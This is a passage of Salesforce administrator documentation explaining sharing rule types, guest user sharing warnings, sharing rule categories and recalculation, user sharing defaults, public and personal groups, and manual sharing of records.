Data privacy sharing rules	Data privacy record owner or other criteria, including field values. Data privacy records are based on the Individual object.	Individual data privacy records
Knowledge article sharing rules	Knowledge article owner or other criteria, including Knowledge object record types or field values	Individual article versions
Flow interview sharing rules	Flow interview owner or other criteria, such as the pause reason	Individual flow interviews
Lead sharing rules	Lead owner or other criteria, including lead record types or field values	Individual leads
Location sharing rules	Location owner or other criteria	Individual locations
Maintenance plan sharing rules	Maintenance plan owner or other criteria	Individual maintenance plans
Opportunity sharing rules	Opportunity owner or other criteria, including opportunity record types or field values	Individual opportunities and their associated accounts
Order sharing rules	Order owner or other criteria, including order record types or field values	Individual orders
Product item sharing rules	Product item owner or other criteria	Individual product items
Product request sharing rules	Product request owner only; criteria-based sharing rules aren’t available	Individual product requests
Product transfer sharing rules	Product transfer owner only; criteria-based sharing rules aren’t available	Individual product transfers
Return order sharing rules	Return order owner or other criteria	Individual return orders
Service appointment sharing rules	Service appointment owner or other criteria	Individual service appointments
Service contract sharing rules	Service contract owner or other criteria	Individual service contracts

Type	Based On	Set Default Sharing Access For
Service crew sharing rules	Service crew owner only; criteria-based sharing rules aren't available	Individual service crews
Service resource sharing rules	Service resource owner or other criteria	Individual service resources
Service territory sharing rules	Service territory owner or other criteria	Individual service territories
Shipment sharing rules	Shipment owner only; criteria-based sharing rules aren't available	Individual shipments
Time sheet sharing rules	Time sheet owner only; criteria-based sharing rules aren't available	Individual time sheets
User sharing rules	Group membership or other criteria, including username and whether the user is active	Individual users
User provisioning request sharing rules	User provisioning request owner, only; criteria-based sharing rules aren't available	Individual user provisioning requests
Work order sharing rules	Work order owner or other criteria, including work order record types or field values	Individual work orders
Work type sharing rules	Work type owner or other criteria	Individual work types

Note: Developers can use Apex to programmatically share custom objects based on record owners but not other criteria.

IN THIS SECTION:

Sharing Rule Types

You can base a sharing rule on record ownership or other criteria.

Create Owner-Based Sharing Rules

An owner-based sharing rule opens access to records owned by certain users.

Create Criteria-Based Sharing Rules

A criteria-based sharing rule determines who to share records with based on field values.

Create Guest User Sharing Rules

A guest user sharing rule is a special type of criteria-based sharing rule and the only way to grant record access to unauthenticated guest users. Guest user sharing rules can only grant Read Only access.

Sharing Rule Categories

When you define a sharing rule, you can choose from the following categories in the `owned by members of` and `Share with` dropdown lists. Depending on the type of sharing rule and the features enabled for your organization, some categories may not appear.

Edit Sharing Rules

For a sharing rule based on owner or group membership, you can edit only the sharing access settings. For a sharing rule based on other criteria, you can edit the criteria and sharing access settings.

Sharing Rule Considerations

Review these considerations before using sharing rules.

Recalculate Sharing Rules
When you make changes to groups, roles, and territories, sharing rules are reevaluated to add or remove access as necessary.

Asynchronous Parallel Recalculation of Sharing Rules
Speed up sharing rule recalculation by running it asynchronously and in parallel.

Sharing Rule Types

You can base a sharing rule on record ownership or other criteria.

EDITIONS

Available in: both Salesforce Classic (not available in all orgs) and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

See Sharing Rule Considerations for more information on availability.

Owner-Based Sharing Rules

An owner-based sharing rule opens access to records owned by certain users. For example, a company's sales managers need to see opportunities owned by sales managers in a different region. The U.S. sales manager could give the APAC sales manager access to the opportunities owned by the U.S. team using owner-based sharing.

Criteria-Based Sharing Rules

A criteria-based sharing rule determines with whom to share records based on field values. For example, you have a custom object for job applications, with a custom picklist field named "Department." A criteria-based sharing rule could share all job applications in which the Department field is set to "IT" with all IT managers in your organization.

Note:

- A criteria-based sharing rule is based on record values and not the record owners. However, a role or territory hierarchy still allows users higher in the hierarchy to access the records.
- You can't use Apex to create a criteria-based sharing rule. And you can't test criteria-based sharing using Apex.
- Starting with API version 24.0, you can use the Metadata API SharingRules type to create criteria-based sharing rules.

You can create criteria-based sharing rules for accounts, assets, campaigns, cases, contacts, leads, opportunities, work orders, and custom objects. For the sharing criteria, record types and these field types are supported.

- Auto Number
- Checkbox
- Date
- Date/Time
- Email
- Lookup Relationship (to user ID or queue ID)
- Number
- Percent
- Phone
- Picklist
- Text
- Text Area

- URL

Note: Text and Text Area are case-sensitive. For example, a criteria-based sharing rule that specifies “Manager” in a text field doesn’t share records that have “manager” in the field. To create a rule with several common cases of a word, enter each value separated by a comma.

Guest User Sharing Rules

A guest user sharing rule is a special type of criteria-based sharing rule and the only way to grant record access to unauthenticated guest users.

Warning: The guest user sharing rule type grants access to guest users without login credentials. By creating a guest user sharing rule, you're allowing immediate and unlimited access to all records matching the sharing rule's criteria to anyone. To secure your Salesforce data and give your guest users access to what they need, consider all the use cases and implications of creating this type of sharing rule. Implement security controls that you think are appropriate for the sensitivity of your data. Salesforce is not responsible for any exposure of your data to unauthenticated users based on this change from default settings.

You can also create sharing rules based on group membership.

Create Owner-Based Sharing Rules

An owner-based sharing rule opens access to records owned by certain users.

1. If you plan to include public groups in your sharing rule, confirm that the appropriate groups have been created.
2. From Setup, in the Quick Find box, enter `Sharing Settings`, then select **Sharing Settings**.
3. In the Sharing Rules related list for the object, click **New**.
4. Enter the label name and rule name. The label name appears on the user interface. The rule name is a unique name used by the API and managed packages.
5. Optionally, enter a description of the sharing rule, up to 1,000 characters.
6. For the rule type, select **Based on record owner**.
7. Specify which users’ records are shared. For owned by members of, select a category from the first dropdown list and a set of users from the second dropdown list or lookup field.
8. Specify the users who get access to the data. For Share with, select a category from the first dropdown list and a set of users from the second dropdown list or lookup field.
9. Select sharing access settings for users. Some access settings aren’t available for some objects or in some situations.

Access Setting	Description
Private	Users can’t view or update records, unless access is granted outside of this sharing rule. Available only for associated contacts, opportunities, and cases.
Read Only	Users can view, but not update, records.
Read/Write	Users can view and update records.

EDITIONS

Available in: both Salesforce Classic (not available in all orgs) and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create sharing rules:

- Manage Sharing

Access Setting	Description
Full Access	Users in the selected group, role, or territory can view, edit, transfer, delete, and share the record, just like the record's owner. With a Full Access sharing rule, users can also view, edit, delete, and close activities associated with the record if the org-wide sharing setting for activities is Controlled by Parent. Available for campaigns only.

Note: `Contact Access` isn't available when the organization-wide default for contacts is set to Controlled by Parent.

10. Click **Save**.

Create Criteria-Based Sharing Rules

EDITIONS

Available in: both Salesforce Classic (not available in all orgs) and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create sharing rules:

- Manage Sharing

A criteria-based sharing rule determines who to share records with based on field values.

1. To include public groups in your sharing rule, confirm that those groups were created.
2. From Setup, in the Quick Find box, enter *`Sharing Settings`*, and then select **Sharing Settings**.
3. In the Sharing Rules related list for the object, click **New**.
4. Enter the label name and rule name. The label name appears on the user interface. The rule name is a unique name used by the API and managed packages.
5. Optionally, enter a description of the sharing rule of up to 1,000 characters.
6. For the rule type, select **Based on criteria**.
7. Specify the field, operator, and value criteria that records must match to be included in the sharing rule. The fields available depend on the object selected, and the value is always a literal number or string. To change the AND relationship between filters, click **Add Filter Logic**. The value criteria is limited to 240 characters, and strings or picklist values that go beyond this limit are truncated.

   Note: You can use a field that's not supported by criteria-based sharing rules. Create a workflow rule or Apex trigger to copy the value of the field into a text or numeric field. Then use that field as the criterion.

8. If available, select whether to include records owned by users who can't have an assigned role, such as high-volume users and system users. This setting is enabled by default and can't be edited after you save the rule.

   Note: To include these users in criteria-based sharing rules that were created before Spring `22, delete the rule and select **Include records owned by users who can't have an assigned role** when you recreate it.

9. Specify the users who get access to the data. For Share with, select a category from the first dropdown list and a set of users from the second dropdown list or lookup field.
10. Select sharing access settings for users. Some access settings aren't available for some objects or in some situations.

Access Setting	Description
Private	Users can't view or update records, unless access is granted outside of this sharing rule. Available only for associated contacts, opportunities, and cases.
Read Only	Users can view, but not update, records.
Read/Write	Users can view and update records.
Full Access	Users in the selected group, role, or territory can view, edit, transfer, delete, and share the record, just like the record's owner. With a Full Access sharing rule, users can also view, edit, delete, and close activities associated with the record if the org-wide sharing setting for activities is Controlled by Parent. Available for campaigns only.

Note: `Contact Access` isn't available when the organization-wide default for contacts is set to Controlled by Parent.

11. Save your work.

Create Guest User Sharing Rules

EDITIONS

Available in: both Salesforce Classic (not available in all orgs) and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create sharing rules:
- Manage Sharing

A guest user sharing rule is a special type of criteria-based sharing rule and the only way to grant record access to unauthenticated guest users. Guest user sharing rules can only grant Read Only access.

Important: You must create guest user sharing rules to open up record access to guest users. Keep in mind that the guest user sharing rule type grants access to users without login credentials. By creating a guest user sharing rule, you're allowing immediate and unlimited access to all records matching the sharing rule's criteria to anyone. To secure your Salesforce data and give your guest users access to what they need, consider all the use cases and implications of creating this type of sharing rule. Implement security controls that you think are appropriate for the sensitivity of your data. Salesforce is not responsible for any exposure of your data to unauthenticated users based on this change from default settings.

1. From Setup, in the Quick Find box, enter *`Sharing Settings`*, then select **Sharing Settings**.
2. In the Sharing Rules related list for the object, click **New**.
3. Enter the label name and rule name. The label name appears on the user interface. The rule name is a unique name used by the API and managed packages.
4. Optionally, enter a description of the sharing rule, up to 1,000 characters.
5. For the rule type, select **Guest user, based on criteria**.
6. Specify the field, operator, and value criteria that records must match to be included in the sharing rule. The fields available depend on the object selected, and the value is always a literal number or string. To change the AND relationship between filters, click **Add Filter Logic**. The value criteria is limited to 240 characters, and strings or picklist values that go beyond this limit are truncated.

Note: To use a field that's not supported by criteria-based sharing rules, create a workflow rule or Apex trigger to copy the value of the field into a text or numeric field. Then use that field as the criterion.

7. If available in your org, select whether to include records owned by high-volume community or site users. By default, sharing rules include only records owned by authenticated users, guest users, and queues.

   Tip: High-volume users don't have roles and include the External Apps, Customer Community, High Volume Customer Portal, and Authenticated Website license types. For more information, see About High-Volume Community or Site Users in Salesforce Help.

8. Specify the users who get access to the data.
9. Click **Save**.

Sharing Rule Categories

When you define a sharing rule, you can choose from the following categories in the `owned by members of` and `Share with` dropdown lists. Depending on the type of sharing rule and the features enabled for your organization, some categories may not appear.

Note: You can't include high-volume E users in sharing rules because they don't have roles and can't be in public groups.

EDITIONS

Available in: both Salesforce Classic (not available in all orgs) and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

See Sharing Rule Considerations for more information on availability.

Category	Description
Managers Groups	All direct and indirect managers of a user.
Manager Subordinates Groups	A manager and all direct and indirect reports who he or she manages.
Queues	All records owned by the queue, excluding records owned by individual members of the queue. Available only in the `owned by members of` list.
Public Groups	All public groups defined by your administrator. If Salesforce Experiences or portals are enabled for your organization, the All Partner Users or All Customer Portal Users group displays. These groups include all partner or customer users, respectively, allowed to access your site or portal, except for high-volume users.
Roles	All roles defined for your organization, excluding site and portal roles. This includes all of the users in the specified role.
Portal Roles	All roles defined for your organization's site or portal. This includes all users in the specified role, except high-volume users. A site or portal role name includes the name of the account that it's associated with, except for person accounts, which include the user `Alias`.
Roles and Subordinates	All roles defined for your organization. This includes all of the users in the specified role plus all of the users in roles below that role. This

Category	Description
	is only available when no Salesforce Experience sites or portals are enabled for your organization.
Portal Roles and Subordinates	All roles defined for your organization's site or portal. This includes all of the users in the specified role plus all of the users below that role in the site or portal role hierarchy, except for high-volume users. A site or portal role name includes the name of the account that it's associated with, except for person accounts, which include the user `Alias`.
Roles and Internal Subordinates	All roles defined for your organization. This includes all of the users in the specified role plus all of the users in roles below that role, excluding site and portal roles. This category is displayed only if Salesforce Experiences or portals are enabled for your organization.
Roles, Internal and Portal Subordinates	All roles defined for your organization. This includes all of the users in the specified role plus all of the users in roles below that role, including site and portal roles.
Territories	All territories defined for your organization.
Territories and Subordinates	All territories defined for your organization. This includes the specified territory plus all territories below it.
Guest User	All unauthenticated users in a site.

Edit Sharing Rules

For a sharing rule based on owner or group membership, you can edit only the sharing access settings. For a sharing rule based on other criteria, you can edit the criteria and sharing access settings.

1. From Setup, in the Quick Find box, enter `Sharing Settings`, then select **Sharing Settings**.
2. In the Sharing Rules related list for the object, click **Edit**.
3. Change the label and rule name if desired.
4. If you selected a rule that's based on owner or group membership, skip to the next step.

   If you selected a criteria-based or guest user sharing rule, specify the criteria that records must match to be included in the sharing rule. The fields available depend on the object selected, and the value must be a literal number or string. To change the AND relationship between filters, click **Add Filter Logic**.

   Note: You must create guest user sharing rules to open up record access to guest users. Keep in mind that the guest user sharing rule type grants access to users without login credentials. By creating a guest user sharing rule, you're allowing immediate and unlimited access to all records matching the sharing rule's criteria to anyone. To secure your Salesforce data and give your guest users access to what they need, consider all the use cases and implications of creating this type of sharing rule. Implement security controls that you think are appropriate for the sensitivity of your data. Salesforce is not responsible for any exposure of your data to unauthenticated users based on this change from default settings.

EDITIONS

Available in: both Salesforce Classic (not available in all orgs) and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

See Sharing Rule Considerations for more information on availability.

USER PERMISSIONS

To create sharing rules:
- Manage Sharing

5. Select sharing access settings for users. Some access settings aren't available for some objects or in some situations.

Access Setting	Description
Private	Users can't view or update records, unless access is granted outside of this sharing rule. Available only for associated contacts, opportunities, and cases.
Read Only	Users can view, but not update, records. Guest user sharing rules can only grant Read Only access.
Read/Write	Users can view and update records.
Full Access	Users in the selected group, role, or territory can view, edit, transfer, delete, and share the record, just like the record's owner. With a Full Access sharing rule, users can also view, edit, delete, and close activities associated with the record if the org-wide sharing setting for activities is Controlled by Parent. Available for campaigns only.

Note: `Contact Access` isn't available when the organization-wide default for contacts is set to Controlled by Parent.

6. Click **Save**.

Sharing Rule Considerations

Review these considerations before using sharing rules.

EDITIONS

Available in: both Salesforce Classic (not available in all orgs) and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

General Considerations

- You can use sharing rules to grant wider access to data. You can't restrict access below your organization-wide default levels.
- To create sharing rules, your organization-wide defaults must be Public Read Only or Private.
- If multiple sharing rules give a user different levels of access to a record, the user gets the most permissive access level.
- Sharing rules automatically grant additional access to related records. For example, opportunity sharing rules give role or group members access to the account associated with the shared opportunity. Contact and case sharing rules also provide the role or group members with access to the associated account.
- Users in the role hierarchy automatically are granted the same access that users below them in the hierarchy have from a sharing rule provided that the object is a standard object or the Grant Access Using Hierarchies option is selected.
- Users who don't have licenses that support roles can only be included in some types of sharing rules, to receive access and to have records that they own shared. High-volume community or site users, Chatter External, and Chatter Free users can't be included in owner-based sharing rules. You can share records owned by high-volume users in guest user or criteria-based sharing rules.
- Users who can't have an assigned role can be included in criteria-based sharing rules that were created after the Spring `22 release. To include these users in criteria-based sharing rules that were created before Spring `22, delete the rule and select

Include records owned by users who can't have an assigned role when you recreate it. These users can't be included in other types of sharing rules.

- You can't use encrypted fields in criteria-based sharing rules.

Availability

- Account, campaign, case, contact, lead, opportunity, and custom object sharing rules are available for **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions.
- Only account, asset, campaign, and contact sharing rules are available in **Professional** Edition.
- Only custom object sharing rules are available in **Database.com**
- Criteria-based sharing rules aren't available for all objects.
- Your org can have other objects that are available for sharing rules. To see which sharing rules are available, see the Sharing Settings setup page.

Updating

- Creating an owner-based sharing rule with the same source and target groups as an existing rule overwrites the existing rule.
- After a sharing rule is saved, you can't change the `Share with` field settings when you edit the sharing rule.
- Sharing rules apply to all new and existing records that meet the definition of the source data set.
- Sharing rules apply to active and inactive users.
- When you change the access levels for a sharing rule, all records automatically are updated to reflect the new access levels.
- When you delete a sharing rule, the sharing access created by that rule is removed.
- When you modify which users are in a group, role, or territory, the sharing rules are reevaluated to add or remove access as necessary.
- When you transfer records from one user to another, the sharing rules are reevaluated to add or remove access to the transferred records as necessary.
- Making changes to sharing rules can require changing a large number of records at once. If your request is queued to process these changes efficiently, you receive an email notification when the process has completed.
- Lead sharing rules don't automatically grant access to lead information after leads are converted into account, contact, and opportunity records.

Site and Portal Users

- You can create rules to share records between most types of site or portal and Salesforce users. And you can create sharing rules between site or portal users from different accounts as long as their license type supports roles. But you can't include high-volume community or site users in owner-based sharing rules because they don't have roles and can't be in public groups. You can share records owned by high-volume users in guest user or criteria-based sharing rules.
- After enabling digital experiences, existing sharing rules automatically extend access to external users. This change occurs because sharing rules that grant access to Roles and Subordinates are converted to grant access to Roles, Internal and Portal Subordinates instead. To ensure that external users can't access records or folders containing sensitive data, update your sharing rules.
- You can easily convert sharing rules that include Roles, Internal and Portal Subordinates to include Roles and Internal Subordinates instead by using the Convert External User Access Wizard on the Digital Experiences Settings Setup page. You can use this wizard to convert any publicly accessible report, dashboard, and document folders to folders that are accessible by all users except for external users. For more information, see Considerations for the Convert External User Access Wizard.
- You can only use guest user sharing rules to share records with unauthenticated guest users.
- For more information on using sharing rules in Experience Cloud sites, check out Who Sees What in Communities: Sharing Rules.

Managed Package Fields

If a criteria-based sharing rule references a field from a licensed managed package whose license has expired, `(expired)` is appended to the label of the field. The field label appears in the field dropdown list on the rule's definition page in Setup. Criteria-based sharing rules that reference expired fields aren't recalculated, and new records aren't shared based on those rules. But the sharing of existing records before the package's expiration is preserved.

Recalculate Sharing Rules

When you make changes to groups, roles, and territories, sharing rules are reevaluated to add or remove access as necessary.

Changes could include adding or removing individual users from a group, role, or territory, changing which role a particular role reports to, changing which territory a particular territory is subordinate to, or adding or removing a group from within another group.

Note: Use the Recalculate buttons on the Sharing Rules related lists only if sharing rule updates have failed or aren't working as expected.

To manually recalculate an object's sharing rules:

1. From Setup, in the Quick Find box, enter *`Sharing Settings`*, then select **Sharing Settings**.
2. In the Sharing Rules related list for the object you want, click **Recalculate**.
3. If you want to monitor the progress of a recalculation, from Setup, in the Quick Find box, enter *`Background Jobs`*, then select **Background Jobs**.

Note: The **Recalculate** button is disabled when group membership or sharing rule calculations are deferred.

When sharing is recalculated, Salesforce also runs all Apex sharing recalculations. During sharing rule recalculation, related object sharing rules are calculated as well. For example, when recalculating sharing rule for opportunities, account sharing rules are recalculated since opportunity is a detail of an account object. You receive an email notification when the recalculation is completed for all affected objects.

Automatic sharing rule calculation is enabled by default. You can defer sharing rule calculation by suspending and resuming at your discretion.

EDITIONS

Available in: both Salesforce Classic (not available in all orgs) and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

See Sharing Rule Considerations for more information on availability.

USER PERMISSIONS

To recalculate sharing rules:

- Manage Sharing

Asynchronous Parallel Recalculation of Sharing Rules

Speed up sharing rule recalculation by running it asynchronously and in parallel.

EDITIONS

Available in: both Salesforce Classic (not available in all orgs) and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

See Sharing Rule Considerations for more information on availability.

When you create, update, or delete sharing rules, the resulting recalculation is processed asynchronously and in parallel in the background, which speeds up the process and provides better resilience to site operations such as patches and server restarts. You'll receive an email notification upon completion. Before the recalculation is completed, you can't run other sharing operations such as creating a sharing rule or updating the organization-wide defaults.

Parallel sharing rule recalculation is also run if you click the **Recalculate** button on the Sharing Settings or Defer Sharing Calculations pages.

You can monitor the progress of your parallel recalculation on the Background Jobs page or view your recent sharing operations on the View Setup Audit Trail page.

Note: If the number of impacted records from an owner-based sharing rule insert or update is less than 25,000, recalculation runs synchronously and you won't receive an email notification when it's completed. Owner-based sharing rule inserts and updates impacting less than 25,000 records are not available on the Background Jobs page.

Recalculation of sharing rules maintains implicit sharing between accounts and child records. In the Background Jobs page, these processes correspond to these job sub types: **Account — Extra Parent Access Removal** and **Account — Parent Access Grant**. Additionally, deleting a sharing rule corresponds to the job sub type **Object — Access Cleanup**, denoting that irrelevant share rows are removed.

User Sharing

User Sharing enables you to show or hide an internal or external user from another user in your organization.

EDITIONS

Available in: both Salesforce Classic (not available in all orgs) and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Watch a demo: ▶ Who Sees What: User Sharing (English only)

With User Sharing, you can:

- Assign the "View All Users" permission to users who need to see or interact with all users. This permission is automatically enabled for users who have the "Manage Users" permission.
- Set the organization-wide default for user records to Private or Public Read Only.
- Create user sharing rules based on group membership or other criteria.
- Create manual shares for user records to open up access to individual users or groups.
- Control the visibility of external users.

IN THIS SECTION:

Understanding User Sharing

Review these considerations before you implement user sharing.

Set the Org-Wide Sharing Defaults for User Records

Set the org-wide sharing defaults for the user object before opening up access.

Understanding User Sharing

Review these considerations before you implement user sharing.

Granting access to a user record makes the user's detail page visible to others. It also makes the user visible in lookups, list views, search, and so on.

EDITIONS

Available in: both Salesforce Classic (not available in all orgs) and Lightning Experience

Manual sharing available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

"View All Users" permission

This permission can be assigned to users who need Read access to all users, regardless of the sharing settings. If you already have the "Manage Users" permission, you're automatically granted the "View All Users" permission.

Organization-wide defaults for user records

This setting defaults to Private for external users and Public Read Only for internal users. When the default access is set to Private, users can only read and edit their own user record. Users with subordinates in the role hierarchy maintain read access to the user records of those subordinates.

User sharing rules

General sharing rule considerations apply to user sharing rules. User sharing rules are based on membership to a public group, role, or territory. Each sharing rule shares members of a source group with those of the target group. You must create the appropriate public groups, roles, or territories before creating your sharing rules. Users inherit the same access as users below them in the role hierarchy.

Manual sharing for user records

Manual sharing can grant read or edit access on an individual user, but only if the access is greater than the default access for the target user. Users inherit the same access as users below them in the role hierarchy. Apex managed sharing isn't supported.

User sharing for external users

Users with the "Manage External Users" permission have access to external user records for Partner Relationship Management, Customer Service, and Customer Self-Service portal users, regardless of sharing rules or organization-wide default settings for User records. The "Manage External Users" permission doesn't grant access to guest or Chatter External users

High-volume Experience Cloud site users and Chatter users

Only users with roles can be included in sharing rules. For this reason, the user records of high-volume users, Chatter External, and Chatter Free users can't be included in sharing rules, and these users can't be granted access to user records via a sharing rule.

Automated Process and License Manager users

Some special users created for org or app maintenance, such as Automated Process and License Manager users, can't be included in any sharing rules, including user sharing rules.

User sharing compatibility

When the organization-wide default for the user object is set to Private, user sharing doesn't fully support these features.

- Chatter Messenger isn't available for external users. It's available for internal users only when the organization-wide default for the user object is set to Public Read Only.
- Salesforce CRM Content—A user who can create libraries can see users they don't have access to when adding library members.
- Standard Report Types—If the organization-wide default for the user object is Private and the Standard Report Visibility checkbox is selected, a person viewing the report can see the names of users that are listed in the report. To see details such as username and email address, the viewer must have access to the users. For more information on user sharing with standard and custom report types and Public and Private organization-wide defaults, see Control Standard Report Visibility.

User sharing in Chatter

In Chatter, there are exceptions where users who aren't shared can still see and interact with each other. For example, regardless of user sharing, in a public Chatter group, everyone with access to the group can see all posts. They can also see the names of the users who post and mention users who commented on a post.

For example, you set up user sharing so Mary and Bob can't see or interact with each other. Mary posts on a public Chatter group. She can't mention Bob, because user sharing prevents Bob's name from showing up in the mention dropdown list. However, Bob can see Mary's post and he comments on her post. Now Mary can actually mention Bob in her next comment on her post.

There are also exceptions where users who aren't shared can still see each other in the mention dropdown list. For example, Sue has interacted with Edgar in Chatter (by liking or commenting on his post or mentioning him). Then you set up user sharing so Sue can't see Edgar. Sue posts on a public Chatter group. She can mention Edgar because, due to their previous interaction, his name shows up on the mention dropdown list. However, if Sue clicks the Edgar mention, she gets an error because, due to user sharing, she can't see him.

Set the Org-Wide Sharing Defaults for User Records

Set the org-wide sharing defaults for the user object before opening up access.

For user records, you can set the organization-wide sharing default to Private or Public Read Only. The default must be set to Private if there is at least one user who shouldn't see a record.

Let's say that your organization has internal users (employees and sales agents) and external users (site or portal users) under different sales agents or accounts, with these requirements:

- Employees can see everyone.
- Sales agents can see employees, other agents, and their own customer user records only.
- External customers can see other customers only if they are under the same agent or account.

To meet these requirements, set the default external access to Private, and extend access using sharing rules, manual sharing, or user permissions.

When the feature is first turned on, the default access setting is Private for external users. The default for internal users is Public Read Only. To change the organization-wide defaults for external access to the user object:

1. From Setup, in the Quick Find box, enter `Sharing Settings`, then select **Sharing Settings**.
2. Click **Edit** in the Organization-Wide Defaults area.
3. Select the default internal and external access you want to use for user records.

   The default external access must be more restrictive or equal to the default internal access.

4. Click **Save**.

   Users have Read access to those below them in the role hierarchy and full access on their own user record.

EDITIONS

Available in: both Salesforce Classic (not available in all orgs) and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To set default sharing access:
- Manage Sharing

What Is a Group?

A group consists of a set of users. A group can contain individual users, other groups, or the users in a particular role or territory. It can also contain the users in a particular role or territory plus all the users below that role or territory in the hierarchy.

There are two types of groups.

Public groups

Administrators and delegated administrators can create public groups. Everyone in the organization can use public groups. For example, an administrator can create a group for an employee carpool program. All employees can then use this group to share records about the program.

EDITIONS

Available in: both Salesforce Classic (not available in all orgs) and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Personal groups

Each user can create groups for their personal use. For example, users might need to ensure that certain records are always shared within a specified workgroup.

Tip: Permission set groups consist of permission sets rather than users. Permission set groups bundle permission sets based on job functions or tasks. To learn more about permission set groups and why you use them, see Permission Set Groups.

You can use groups in the following ways.

- To set up default sharing access via a sharing rule
- To share your records with other users
- To specify that you want to synchronize contacts owned by other users
- To add multiple users to a Salesforce CRM Content library
- To assign users to specific actions in Salesforce Knowledge

IN THIS SECTION:

Create and Edit Groups

Only administrators and delegated administrators can create and edit public groups, but anyone can create and edit their own personal groups in Salesforce Classic. Personal groups aren't available in Lightning.

Group Member Types

Many types of groups are available for various internal and external users.

Create and Edit Groups

Only administrators and delegated administrators can create and edit public groups, but anyone can create and edit their own personal groups in Salesforce Classic. Personal groups aren't available in Lightning.

To create or edit a group:

1. Click the control that matches the type of group:
   - For personal groups, go to your personal settings in Salesforce Classic and click **My Personal Information** or **Personal**—whichever one appears. Then click **My Groups**. The Personal Groups related list is also available on the user detail page.
   - For public groups, from Setup, in the Quick Find box, enter `Public Groups`, then select **Public Groups**.
2. Click **New**, or click **Edit** next to the group you want to edit.
3. Enter this information:

Field	Description
`Label`	The name used to refer to the group in any user interface pages.
`Group Name` (public groups only)	The unique name used by the API and managed packages.

EDITIONS

Available in: both Salesforce Classic (not available in all orgs) and Lightning Experience (except personal groups)

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create or edit a public group:
- Manage Users

To create or edit another user's personal group:
- Manage Users

`Grant Access Using Hierarchies` (public groups only)	To allow automatic access to records using your role hierarchies, select **Grant Access Using Hierarchies**. When selected, any records shared with users in this group are also shared with users higher in the hierarchy. Deselect **Grant Access Using Hierarchies** if you're creating a public group with All Internal Users as members, which optimizes performance for sharing records with groups. Note: If **Grant Access Using Hierarchies** is deselected, users that are higher in the role hierarchy don't receive automatic access. However, some users can still access records they don't own. Examples of such users include users with the View All and Modify All object permissions and the View All Data and Modify All Data system permissions.
`Search`	From the Search dropdown, select the type of member to add. If you don't see the member you want to add, enter keywords in the search box and click **Find**. Note: For account owners to see child records owned by high-volume Experience Cloud site users, they must be members of any share groups with access to the site users' data.
`Selected Members`	Select members from the Available Members box, and click **Add** to add them to the group.
`Selected Delegated Groups`	In this list, specify any delegated administration groups whose members can add or remove members from this public group. Select groups from the Available Delegated Groups box, and then click **Add**. This list appears only in public groups.

4. Save your changes.

Note: When you edit groups, roles, and territories, sharing rules are recalculated to add or remove access as needed.

Group Member Types

Many types of groups are available for various internal and external users.

When you create or edit a group, you can select the following types of members from the `Search` drop-down list. Depending on your organization settings, some types may not be available.

Member Type	Description
Customer Portal Users	All of your Customer Portal users. This is only available when a customer site or portal is enabled for your organization.
Partner Users	All of your partner users. This is only available when a partner site or portal is enabled for your organization.
Personal Groups	All of your own groups. This is only available when creating other personal groups.
Portal Roles	All roles defined for your organization's site or portal. This includes all users in the specified role, except high-volume users. Note: A site or portal role name includes the name of the account that it's associated with, except for person accounts, which include the user `Alias`.
Portal Roles and Subordinates	All roles defined for your organization's site or portal. This includes all of the users in the specified role plus all of the users below that role in the site or portal role hierarchy, except for high-volume users. Note: A site or portal role name includes the name of the account that it's associated with, except for person accounts, which include the user `Alias`.
Public Groups	All public groups defined by your administrator.
Roles	All roles defined for your organization. Adding a role to a group includes all of the users in that role, but does not include site or portal roles.
Roles and Internal Subordinates	Adding a role and its subordinate roles includes all of the users in that role plus all of the users in roles below that role. This doesn't include site or portal roles or users.

EDITIONS

Available in: both Salesforce Classic (not available in all orgs) and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

The member types that are available vary depending on your edition.

USER PERMISSIONS

To create or edit a public group:

- Manage Users

To create or edit another user's personal group:

- Manage Users

Member Type	Description
Roles and Subordinates	Adding a role and its subordinate roles includes all of the users in that role plus all of the users in roles below that role. This is only available when no Salesforce Experience sites or portals are enabled for your organization. Warning: After enabling digital experiences, all Roles and Subordinates members in groups are converted to Roles, Internal and Portal Subordinates members. Review public groups that contain Roles, Internal and Portal Subordinates members, and replace them with Role and Internal Subordinates as required.
Roles, Internal and Portal Subordinates	Adding a role and its subordinate roles includes all of the users in that role plus all of the users in roles below that role. This is only available when Salesforce Experiences or portals are enabled for your organization. This includes site and portal users.
Users	All users in your organization. This doesn't include site or portal users.

Note: You can't add unauthenticated guest users to public groups.

Manual Sharing

Manual sharing gives other users access to certain types of records, including accounts, contacts, and leads.

Sometimes, granting access to one record includes access to all its associated records. For example, if you grant another user access to an account, the user automatically has access to all the opportunities and cases associated with that account.

To grant access to a record, you must be one of the following users.

- The record owner
- A user in a role above the owner in the hierarchy (if your organization's sharing settings control access through hierarchies)
- Any user granted Full Access to the record
- An administrator

EDITIONS

Available in: both Salesforce Classic (not available in all orgs) and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

